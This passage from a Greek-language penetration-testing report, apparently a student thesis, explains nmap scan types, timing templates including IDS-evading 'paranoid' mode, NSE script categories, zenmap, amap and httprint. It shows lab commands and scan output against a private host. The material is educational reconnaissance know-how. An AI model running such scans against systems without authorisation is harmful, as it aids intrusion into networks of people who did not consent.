β) nmap –sS : Η επιλογή αυτή είναι επίσης γνωστή ως "ημι-ανοικτή" ή "SYN-stealth". Με την επιλογή αυτή το nmap στέλνει ένα πακέτο SYN και στη συνέχεια περιμένει για απάντηση. Μια SYN / ACK απάντηση σημαίνει ότι η θύρα είναι ανοικτή, ενώ με μια RST ανταπόκριση σημαίνει ότι η θύρα είναι κλειστή. Αν δεν υπάρχει απάντηση ή ICMP unreachable (απάντηση με μήνυμα λάθους), η θύρα θεωρείται ότι είναι φιλτραρισμένη. Αυτός ο τύπος σάρωσης μπορεί να πραγματοποιηθεί γρήγορα με συνέπεια να μην μπορεί να γίνει αντιληπτή από τον στόχο.

γ) TCP NULL (-sN), FIN (-sF), XMAS (-sX) scan : Η NULL σάρωση δεν θέτει κανένα bit ελέγχου. Η σάρωση FIN καθορίζει μόνο το bit της σημαίας FIN, και η XMAS σάρωση καθορίζει το FIN, PSH, URG και τις σημαίες. Εάν ένα πακέτο RST λαμβάνεται ως απάντηση, η θύρα θεωρείται ότι έχει κλείσει, ενώ καμία απάντηση σημαίνει ότι η θύρα είναι ανοικτή.

δ) TCP Maimon scan (-sM): Μια σάρωση αυτού του τύπου θα στείλει ένα πακέτο με το FIN / ACK σύνολο bit της σημαίας. Το BSD σύστημα το οποίο προκύπτει θα μειώσει το πακέτο αν η θύρα είναι ανοικτή και θα απαντήσει με μια RST απόκριση αν η θύρα είναι κλειστή.

ε) TCP ACK scan (-sA): Αυτός ο τύπος σάρωσης χρησιμοποιείται για να προσδιοριστεί αν ένα τείχος προστασίας είναι ενεργοποιημένο ή όχι, και εάν οι θύρες είναι φιλτραρισμένες. Ένα πακέτο δικτύου αυτού του τύπου θέτει μόνο το ACK bit.


5.4.3 Nmap UDP options

Ενώ μια TCP σάρωση έχει πολλούς τύπους, η UDP σάρωση έχει μόνο μια, και αυτό είναι UDP Scan (-sU). Ακόμα κι αν η σάρωση UDP είναι λιγότερο αξιόπιστη από την TCP σάρωση, ένας ελεγκτής διείσδυσης θα πρέπει να μην την αγνοεί. Το πρόβλημα με την UDP σάρωση είναι πώς μπορεί να εκτελεστεί γρήγορα. Ένας πυρήνας Linux περιορίζει την ICMP Port με προειδοποιητικό μήνυμα σε ένα ανά δευτερόλεπτο. Από την άλλη μια σάρωση UDP για 65.536 ports θα πάρει περισσότερο από 18 ώρες για να ολοκληρωθεί. Υπάρχουν πολλοί τρόποι για να αντιμετωπιστεί αυτή η καθυστέρηση :
• Η εκτέλεση της UDP σάρωσης παράλληλα με οποιαδήποτε άλλη λειτουργία
• Σάρωση για τις πιο «δημοφιλείς» θύρες πρώτα
• Σάρωση πίσω από το τείχος προστασίας
• Θέτοντας χρονικό περιορισμό για να παρακάμψουμε τους αργούς host.

5.4.4 Nmap port specification

Στην προεπιλεγμένη ρύθμιση το nmap θα σαρώσει μόνο τις 1000 πιο κοινές θύρες τυχαία σε κάθε πρωτόκολλο. Για να αλλάξει αυτή η ρύθμιση το nmap παρέχει διάφορες επιλογές:
-p port range: Σάρωση μόνο των καθορισμένων θυρών (εύρος). Για να σαρώσουμε τις θύρες 1-1024, η επιλογή είναι p-1-1024. Για να σαρώσετε τις θύρες 1-65535, η επιλογή είναι -p-.
-F (γρήγορα): Αυτό θα σαρώσει μόνο 100 κοινές θύρες.
-r (μη τυχαίες θύρες) : Αυτή η επιλογή θα καθορίσει διαδοχική σάρωση θυρών (από την χαμηλότερη στην υψηλότερη)
- top-ports <1 ή μεγαλύτερο> : Αυτή η επιλογή θα σαρώσει μόνο τις N υψηλότερες σε αναλογία θύρες που βρίσκονται στο nmap-service αρχείο.

Έτσι δίνοντας στο Backtrack : *nmap -sN -p 22,25,80,3306 192.168.1.50* παίρνουμε




Εικόνα 45: Συγκεκριμένη σάρωση (nmap)

Για τις συγκεκριμένες θύρες που επιλέξαμε λάβαμε απάντηση για την κατάσταση τους στο pc θύμα.

5.4.5 Nmap output options

Τα αποτελέσματα που δίνονται από το εργαλείο nmap μέσω τερματικού μπορούν να δοθούν και σ' ένα εξωτερικό αρχείο με διάφορες μορφές εξόδου:
• Διαδραστική έξοδος: Αυτή είναι μια μορφή εξόδου από προεπιλογή και το αποτέλεσμα της στέλνεται στην κανονική έξοδο.
• Κανονική έξοδος (-oN αρχείο): Αυτή η μορφή είναι παρόμοια με την διαδραστική, αλλά δεν περιλαμβάνει runtime πληροφορίες καθώς και προειδοποιήσεις.
• XML εξόδου (-oX αρχείο): Η μορφή αυτή μπορεί να μετατραπεί σε μορφή HTML, ή να αναλυθεί από το nmap γραφικά, ή να εισαχθεί σε βάση δεδομένων.
• Grepable έξοδος (-oG αρχείο): Αυτή η μορφή έχει καταργηθεί, αλλά εξακολουθεί να είναι αρκετά δημοφιλής. Η Grepable έξοδος αποτελείται από παρατηρήσεις (γραμμές που ξεκινούν με το σύμβολο (#)) και τις γραμμές στόχου. Μια γραμμή στόχου περιλαμβάνει ένα συνδυασμό των έξι χαρακτηρισμένων πεδίων, χωρισμένα με καρτέλες και ακολουθείται από μια άνω και κάτω τελεία.

Δίνοντας : *nmap 192.168.1.50 -oX ergasia.xml* παίρνουμε το αποτέλεσμα της σάρωσης σε μορφή xml και θέλοντας να την μετατρέψουμε σε html μορφή για να την εμφανίσουμε σ' έναν περιηγητή δίνουμε: *xsltproc ergasia.xml –o ergasia.html* οπότε το αρχείο μας μετατράπηκε και έχει επέκταση .html.



Εικόνα 46: Αποτελέσματα nmap σε html

5.4.6 Nmap timing options

Το εργαλείο nmap έρχεται με έξι πρότυπα χρονοδιαγράμματα που μπορούμε να τα ορίσουμε με τις επιλογές -T <mode>:
• παρανοϊκός (0): Σε αυτή τη λειτουργία χρονισμού, ένα πακέτο αποστέλλεται κάθε 5 λεπτά. Δεν υπάρχουν πακέτα που αποστέλλονται παράλληλα. Η λειτουργία αυτή είναι χρήσιμη για την αποφυγή μιας IDS ανίχνευσης.
• ύπουλος (1): Αυτή η λειτουργία στέλνει ένα πακέτο κάθε 15 δευτερόλεπτα και δεν υπάρχουν πακέτα που αποστέλλονται παράλληλα.
• ευγενικός (2): Αυτή η λειτουργία στέλνει ένα πακέτο κάθε 0,4 δευτερόλεπτα και καμία παράλληλη μετάδοση.
• κανονική (3): Αυτή η λειτουργία στέλνει πολλά πακέτα σε πολλαπλούς στόχους ταυτόχρονα. Αυτή είναι η προεπιλεγμένη λειτουργία χρονισμού που χρησιμοποιείται από το nmap.
• επιθετική (4): Το nmap θα σαρώσει μια δεδομένη υποδοχή για μόλις 5 λεπτά πριν από τη μετάβαση της στον επόμενο στόχο. Το nmap ποτέ δεν θα περιμένει περισσότερο από 1,25 δευτερόλεπτα για μια απάντηση.
• insane (5): Σε αυτή τη λειτουργία, το nmap θα σαρώσει μια δεδομένη υποδοχής για μόλις 75 δευτερόλεπτα πριν από την μετάβαση του στον επόμενο στόχο. Το nmap ποτέ δεν θα περιμένει για περισσότερο από 0,3 δευτερόλεπτα για μια απάντηση.

5.4.7 Nmap scripting engine

Με το nmap Scripting Engine (NSE), μπορούμε να αυτοματοποιήσουμε διάφορες εργασίες δικτύωσης, όπως τον έλεγχο για νέες ευπάθειες ασφαλείας σε εφαρμογές ή τον εντοπισμό της έκδοσης της εφαρμογής. Τα scripts αυτά χρησιμοποιούν γλώσσα προγραμματισμού Lua (http://www.lua.org) και είναι ενσωματωμένα με το εργαλείο nmap. Χωρίζονται σε δώδεκα κατηγορίες:
• Auth: Τα σενάρια σε αυτή την κατηγορία χρησιμοποιούνται για να μάθουμε την πιστοποίηση σχετικά με το σύστημα στόχο.
• Προεπιλογή: Αυτά τα scripts μπορούν να εκτελεστούν χρησιμοποιώντας ορίσματα –sC ή -A. Ένα script θα ομαδοποιηθεί στην κατηγορία αυτή, εφόσον πληρούν τις ακόλουθες προϋποθέσεις:
α) Θα πρέπει να είναι γρήγορο, β) Θα πρέπει να παράγει πολύτιμες και αξιοποιήσιμες πληροφορίες, γ) η έξοδός του πρέπει να είναι λεπτομερής και περιεκτική, δ) Θα πρέπει να είναι αξιόπιστο ε) Δεν πρέπει να είναι παρεμβατικό στο σύστημα στόχο, στ) Θα πρέπει να παρέχει πληροφορίες σε τρίτους.
• Discovery: Τα scripts αυτά χρησιμοποιούνται για να ανακαλύψουμε το δίκτυο.
• DoS: Τα scripts αυτά μπορεί να προκαλέσουν Denial of Service attack στο σύστημα στόχο.
• Αξιοποίηση: Αυτά τα scripts θα εκμεταλλευτούν τρωτά σημεία της ασφάλειας στο σύστημα στόχο του

συστήματος. Ο δοκιμαστής διείσδυσης πρέπει να έχει άδεια για να τρέξει αυτά τα scripts.
• Εξωτερική: Τα scripts αυτά μπορεί να αποκαλύψουν πληροφορίες σε τρίτους.
• fuzzer: Αυτά τα scripts χρησιμοποιούνται για να κάνουν δοκιμή λογισμικού στο σύστημα στόχο.
• Παρεμβατική: Τα scripts αυτά μπορεί να καταρρεύσουν το σύστημα στόχο, ή να χρησιμοποιήσουν όλους τους πόρους του συστήματος στόχου.
• Malware: Αυτά τα scripts θα ελέγξουν για την ύπαρξη του κακόβουλου λογισμικού ή backdoors στο σύστημα στόχο.
• Ασφάλεια: Αυτά τα scripts δεν πρέπει να προκαλέσουν σύγκρουση υπηρεσιών, Denial of Service, ή να χρησιμοποιήσουν το σύστημα στόχο.
• Έκδοση: Αυτά τα scripts χρησιμοποιούνται με τη δυνατότητα ανίχνευσης έκδοση (-Sv) για τη διεξαγωγή προηγμένης ανίχνευσης.
• Vuln: Αυτά τα scripts χρησιμοποιούνται για τον έλεγχο τρωτών σημείων στο σύστημα στόχο.

Δίνοντας από τερματικό του Backtrack για το default script του nmap : *nmap –sC 192.168.1.50* παίρνουμε:

```
root@bt:~# nmap -sC 192.168.1.50

Starting Nmap 6.25 ( http://nmap.org ) at 2013-05-29 17:17 EEST
Nmap scan report for ergasia-0d0bec3 (192.168.1.50)
Host is up (0.00015s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2869/tcp open  icslap
MAC Address: 00:0C:29:E2:E7:E4 (VMware)

Host script results:
|_nbstat: NetBIOS name: ERGASIA-0D0BEC3, NetBIOS user: <unknown>, NetBIOS MAC:
00:0c:29:e2:e7:e4 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: ergasia-0d0bec3
|   NetBIOS computer name: ERGASIA-0D0BEC3
|   Workgroup: WORKGROUP
|_  System time: 2013-05-29T17:17:47+03:00
| smb-security-mode:
|   Account that was used for smb scripts: guest
|   User-level authentication
|   SMB Security: Challenge/response passwords supported
|_  Message signing disabled (dangerous, but default)
|_smbv2-enabled: Server doesn't support SMBv2 protocol

Nmap done: 1 IP address (1 host up) scanned in 3.36 seconds
```


Εάν θέλουμε τώρα να συλλέξουμε περαιτέρω πληροφορίες για τον διακομιστή http για τον επιτιθέμενο δίνουμε :

nmap --script http-enum, http-headers, http-methods, http-php-version -p 80192.168.1.5

```
root@bt:~# nmap --script http-enum,http-headers,http-methods,http-php-version -p 80 192.168.1.5

Starting Nmap 6.25 ( http://nmap.org ) at 2013-05-29 17:30 EEST
Nmap scan report for bt (192.168.1.5)
Host is up (0.00010s latency).
```


```
PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /icons/: Potentially interesting folder w/ directory listing
|_  /share/: Potentially interesting directory w/ listing on 'apache/2.2.14 (ubuntu)'
| http-headers:
|   Date: Wed, 29 May 2013 14:30:54 GMT
|   Server: Apache/2.2.14 (Ubuntu)
|   Last-Modified: Tue, 10 May 2011 07:45:00 GMT
|   ETag: "28a629-b1-4a2e722183700"
|   Accept-Ranges: bytes
|   Content-Length: 177
|   Vary: Accept-Encoding
|   Connection: close
|   Content-Type: text/html
|
|_  (Request type: HEAD)
|_http-methods: GET HEAD POST OPTIONS

Nmap done: 1 IP address (1 host up) scanned in 5.07 seconds
```

Ένα ακόμα εργαλείο που χρησιμοποιείται ευρύτατα για port scanning, έχοντας ως πλεονέκτημα το γραφικό περιβάλλον του, είναι zenmap. Σε σχέση με το nmap έχει τα ακόλουθα πλεονεκτήματα:
• Είναι διαδραστικό. Μπορούμε να τακτοποιήσουμε τα αποτελέσματα της σάρωσης δημιουργώντας έτσι έναν χάρτη αποκάλυψης του δικτύου.
• Το zenmap μπορεί να κάνει μια σύγκριση μεταξύ δύο σαρώσεων.
• Το zenmap παρακολουθεί τα αποτελέσματα της σάρωσης.
• Για να εκτελέσουμε την ίδια διάταξη σάρωσης πάνω από μία φορά, ο ελεγκτής διείσδυσης μπορεί να χρησιμοποιήσει το προφίλ του zenmap.
• Στο zenmap εμφανίζεται πάντα η εντολή εκτέλεσης έτσι ώστε ο ελεγκτής διείσδυσης να μπορεί να ελέγχει την διαδικασία σάρωσης.
Από το Backtrack δίνοντας απλά την εντολή *#zenmap* εμφανίζεται ένα παράθυρο επιλογών σάρωσης στο προφίλ: Επιλέγουμε regular scan και στο πλαίσιο target δίνουμε ένα εύρος αναζήτησης ip ως εξής: 192.168.1.-254. Τα αποτελέσματα θα είναι:




Εικόνα 47: Αναζήτηση θυρών (zenmap)

Για ανοιχτές θύρες στον επιλεγμένο host



Εικόνα 48: Απεικόνιση ανοιχτών θυρών που ανευρέθηκαν

Και ένας τοπολογικός χάρτης του δικτύου με όλους του host.




Εικόνα 49: Τοπολογικός χάρτης δικτύου

5.5 Απαρίθμηση υπηρεσίας (Service enumeration)


Μια μέθοδος που χρησιμοποιείται για να μάθουμε την έκδοση της υπηρεσίας που είναι διαθέσιμη σε μια συγκεκριμένη θύρα στο σύστημα στόχο ονομάζεται service enumeration. Αυτές οι πληροφορίες έκδοσης είναι πολύ σημαντικές, γιατί με αυτές ο ελεγκτής διείσδυσης μπορεί να ψάξει για την ασφάλεια ευπάθειας που υπάρχει στην εν λόγω έκδοση λογισμικού. Ορισμένοι διαχειριστές συστημάτων αλλάζουν συχνά τον αριθμό της θύρας μιας υπηρεσίας. Για παράδειγμα: η HTTP υπηρεσία είναι συνδεδεμένη στη θύρα 2869 αλλά ο διαχειριστής του συστήματος μπορεί να την αλλάξει στη θύρα 3869. Εάν ο ελεγκτής διείσδυσης κάνει μόνο μια σάρωση θύρας για HTTP, δεν θα μπορέσει να βρει την υπηρεσία εάν έχει ήδη αλλαχτεί. Άλλη μια δυσκολία που μπορεί να έχει ο ελεγκτής είναι όταν ασχοληθεί με ιδιόκτητες εφαρμογές που τρέχουν σε μη τυπικές θύρες. Με τη χρήση της μεθόδου service enumeration, τα δύο αυτά προβλήματα μπορούν να μετριασθούν, οπότε υπάρχει μια πιθανότητα ότι η υπηρεσία μπορεί να βρεθεί, ανεξάρτητα της τοπικότητάς της.

Ένα τέτοιο εργαλείο που υλοποιεί την ανωτέρω μέθοδο είναι το amap. Το amap μπορεί να χρησιμοποιηθεί για τον έλεγχο μιας εφαρμογής που εκτελείται σε μια συγκεκριμένη πύλη. Το amap λειτουργεί στέλνοντας ένα πακέτο στην πύλη και συγκρίνοντας την απόκριση από τη βάση δεδομένων του θα εκτυπώσει το αποτέλεσμα που θα βρει.
Εμείς πρόκειται να χρησιμοποιήσουμε τα ορίσματα -b και -q για να πάρουμε πληροφορίες, χωρίς να πάρουμε αναφορά για κλειστές ή μη αναγνωρίσιμες θύρες. Δίνουμε : *amap –bq 192.168.1.50 2869*



Εικόνα 50: Έλεγχος εφαρμογής σε συγκεκριμένη πύλη (amap)

Ενώ δίνοντας *amap –bq 192.168.1.50 80* για την θύρα που τρέχει συνήθως virtual server



Εικόνα 51: Έλεγχος για την πύλη του virtual server

Άλλο ένα εργαλείο που χρησιμοποιείται για την ανίχνευση λογισμικού είναι το httprint. Το httprint λειτουργεί με τη χρήση στατιστικής ανάλυσης σε συνδυασμό με τεχνικές ασαφούς λογικής. Ελέγχει το HTTP server και συγκρίνει την υπογραφή που δέχεται από ένα σύνολο αποθηκευμένων υπογραφών ενώ αποδίδει πιστοληπτική εμπιστοσύνη σε κάθε υπογραφή των υποψηφίων. Οι πιθανές υπογραφές για το διακομιστή είναι εκείνες με την υψηλότερη βαθμολογία εμπιστοσύνης. Πριν από τη χρήση του httprint, πρέπει να γνωρίζουμε ότι μπορεί να εντοπίσει μόνο HTTP servers. Όταν το httprint συναντά HTTP servers που δεν υπάρχουν στη βάση δεδομένων, αναφέρει το διακομιστή με την υψηλότερη κατάταξη με βάση τις ομοιότητες (από την άποψη συμπεριφοράς και χαρακτηριστικών). Επίσης πρέπει να βεβαιωθούμε ότι δεν υπάρχει HTTP proxy server (που λειτουργεί συνήθως ως ενδιάμεσος για αιτήματα από πελάτες που αναζητούν πόρους από άλλους servers) μεταξύ της μηχανής δοκιμών και του διακομιστή-στόχου.

Δίνοντας από τερματικό : *cd /pentest/enumeration/web/httprint/linux* μεταφερόμαστε στο επιθυμητό path και κατόπιν *./httprint* τότε εμφανίζεται μια λίστα επιλογών. Εμείς θα χρησιμοποιήσουμε τα ορίσματα –h και –s για να ορίσουμε την διεύθυνση IP και το αρχείο υπογραφών. Δίνουμε
./httprint –h 192.168.1.50 –s signatures.txt
και λαμβάνουμε

